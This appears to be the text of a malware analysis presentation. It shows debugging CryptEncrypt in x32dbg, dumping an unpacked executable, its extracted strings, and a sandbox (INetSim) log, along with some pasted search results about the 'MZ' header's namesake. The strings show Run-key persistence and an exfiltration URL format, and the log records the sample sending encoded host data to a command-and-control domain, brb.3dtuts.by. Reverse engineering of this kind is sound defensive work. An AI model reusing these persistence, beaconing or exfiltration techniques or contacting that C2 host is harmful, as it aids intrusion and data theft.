
Important The **CryptEncrypt** function is not guaranteed to be thread safe and may return incorrect results if invoked simultaneously by multiple callers.

Syntax

```
BOOL CryptEncrypt(
  HCRYPTKEY  hKey,
  HCRYPTHASH hHash,
  BOOL       Final,
  DWORD      dwFlags,
  BYTE       *pbData,
  DWORD      *pdwDataLen,
  DWORD      dwBufLen
);
```


Courtesy of MSDN (Microsoft Developer Network)

Windows: x32dbg




```
EIP ──> ● 763433C0 <ad     mov edi,edi                          CryptEncrypt
        ● 763433C2          push ebp
        ● 763433C3          mov ebp,esp
        ● 763433C5          pop ebp
        ● 763433C6 <ad   ^  jmp dword ptr ds:[<&CryptEncrypt>]   CryptEncrypt
        ● 763433CC          int3
        ● 763433CD          int3
        ● 763433CE          int3
        ● 763433CF          int3
        ● 763433D0          int3
```

Breakpoint hit!




```
0019E2CC  042387D5  return to 042387D5 from ???
0019E2D0  00529300
0019E2D4  00000000
0019E2D8  00000000
0019E2DC  00000000
0019E2E0  0019E3D0
0019E2E4  0019E508
0019E2E8  00000080
0019E2EC  00000000
0019E2F0  0019E788
0019E2F4  00000001
0019E2F8  86000086
0019E2FC  043211E0
0019E300  01000000
0019E304  00000001
```

MZ == ?



```
Address   Hex                                                ASCII
04230000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..........ÿÿ..
04230010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
04230020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04230030  00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00   ............ð...
04230040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!¸.LÍ!Th
04230050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
04230060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
04230070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
04230080  40 FA CF 03 04 9B A1 50 04 9B A1 50 04 9B A1 50   @úÏ...¡P..¡P..¡P
04230090  01 97 FE 50 01 9B A1 50 11 96 C1 50 21 9B A1 50   ..þP..¡P..ÁP!.¡P
042300A0  01 97 C1 50 50 9B A1 50 24 E2 DA 50 06 9B A1 50   ..ÁPP.¡P$âÚP..¡P
042300B0  8A 84 B2 50 13 9B A1 50 04 9B A0 50 C8 9B A1 50   ..²P..¡P.. PÈ.¡P
```

MZ == Profit $$$



[Mark Zbikowski - Wikipedia](https://en.wikipedia.org/wiki/Mark_Zbikowski)
https://en.wikipedia.org/wiki/Mark_Zbikowski ▾
Mark "Zibo" Joseph **Zbikowski** (born March 21, 1956) is a former Microsoft Architect and an early computer hacker. He started working at the company only a few ...
Early years · Microsoft

Mark Zbikowski – Wikipedia
https://de.wikipedia.org/wiki/Mark_Zbikowski ▾ Translate this page
Mark „Zibo" **Zbikowski** (* 21. März 1956 in Detroit) ist ein Softwareentwickler, der am längsten bei Microsoft tätig war. Während seiner Tätigkeit bei Microsoft von ...

Mark Zbikowski | LinkedIn
https://www.linkedin.com/in/markzbikowski ▾
View **Mark Zbikowski's** professional profile on LinkedIn. LinkedIn is the world's largest business network, helping professionals like **Mark Zbikowski** discover ...

File format trivia: *"MZ" are the initials of Mark Zbikowski, one of the ...
https://news.ycombinator.com/item?id=4327792 ▾
Aug 2, 2012 - File format trivia: "MZ" are the initials of **Mark Zbikowski**, one of the developers of MS-DOS. :) http://en.wikipedia.org/wiki/DOS_MZ_executable ...

Mark Zbikowski - From DOS 1.0 to Windows Vista | Behind The Code ...
https://channel9.msdn.com/.../Mark-Zbikowski-From-DOS-10-to-... ▾
May 17, 2006
This is Behind the Code's pilot episode with Core File Services architect, **Mark Zbikowski**. Mark began his ...

IDCEE 2013: Official Interview with Mark Zbikowski (Senior Technical ...
https://www.youtube.com/watch?v=fs3Y1MMUCmM ▾
Mar 17, 2014 - Uploaded by IDCEE
http://idcee.org/p/**mark-zbikowski**/ **Mark Zbikowski** has more than 35 years of experience in the technology ...

Mark Zbikowski

Architect

Mark "Zibo" Joseph Zbikowski is a former Microsoft Architect and an early computer hacker. He started working at the company only a few years after its inception, leading efforts in MS-DOS, OS/2, Cairo and Windows NT. Wikipedia

Born: March 21, 1956 (age 62 years), Detroit, Michigan, United States

Education: Roeper School, Harvard University, Yale University

People also search for

Bill Gates
Steve Ballmer
Satya Nadella


Do you manage the online presence for Mark Zbikowski? *Feedback*

Theory #2 was correct

Theory #1: Binary will use *VirtualProtect* to dump a packed binary? **YES**

Theory #2: *CryptEncrypt* will be used somewhere? **YES**


Unix: ./strings dumped_bin



```
exit
sleep
encode
%02x
%s?i=%s&c=%s&p=%s
APPDATA
Software\Microsoft\Windows\CurrentVersion\Run
openme
fuckyouanalystcunt.dieinhell
#3#or%5452o#8A
Microsoft Enhanced Cryptographic Provider v1.0
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
HTTP/1.1
Connection: close
ZwQuerySystemInformation
ntdll.dll
Idle
RegSetValueExA
RegOpenKeyExA
RegDeleteValueA
RegFlushKey
RegCloseKey
CryptAcquireContextW
CryptDeriveKey
CryptReleaseContext
CryptEncrypt
CryptCreateHash
CryptDestroyKey
CryptDecrypt
CryptDestroyHash
CryptHashData
ADVAPI32.dll
InternetQueryDataAvailable
InternetReadFile
kInternetCloseHand
YHttpQueryInf
qInternetConnec
InternetSetOptionA
```

HTTP and Cryptography imports and strings were hidden in the packed malware

Remember this?



```
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: POST /ads.php?i=172.16.248.130&c=DESKTOP-
2C3IQHO&p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233e603828292828753e233e602c323537343c3435753e233e60283e292d32383e28753e233e6037283a282875
3e233e60282d383334282f753e233e60282d383334282f753e233e603f2c36753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d38333428
2f753e233e602d363a382f33372b753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d383334282f753e233e60282d383334282f753e233e
60282d383334282f753e233e602d362f343437283f753e233e600d1c1a2e2f33083e292d32383e753e233e60163e363429227b1834362b293e2828323435600c36320b292d081e753e233e603f37373334282f753e233e603628
3f2f38753e233e6028323334282f753e233e60282d383334282f753e233e602f3a28303334282f2c753e233e603e232b3734293e29753e233e60092e352f32363e192934303e29753e233e60083e3a29383312353f3e233e2975
3e233e6008333e37371e232b3e29323e35383e1334282f753e233e601a2b2b3732383a2f3234351d293a363e1334282f753e233e602d362f343437283f753e233e60282d383334282f753e233e603f37373334282f753e233e60
2f3a28303334282f2c753e233e60083e3a2938330e12753e233e600822282f3e36083e2f2f32353c28753e233e602b3e282f2e3f3234753e233e6039293939342f753e233e6039293939342f753e233e HTTP/1.1
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: Accept: */*
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: Host: brb.3dtuts.by
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: Connection: Close
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: Cache-Control: no-cache
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] info: Sending fake file configured for extension 'php'.
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: HTTP/1.1 200 OK
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Server: INetSim HTTP Server
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Content-Type: text/html
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Connection: Close
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Date: Tue, 12 Jun 2018 11:37:02 GMT
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Content-Length: 258
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] info: Sending file: /var/lib/inetsim/http/fakefiles/sample.html
@
@
```

Further analysis shows the binary communicating with a Command & Control server called brb.3dtuts.by

Demo

Conclusion

Thank you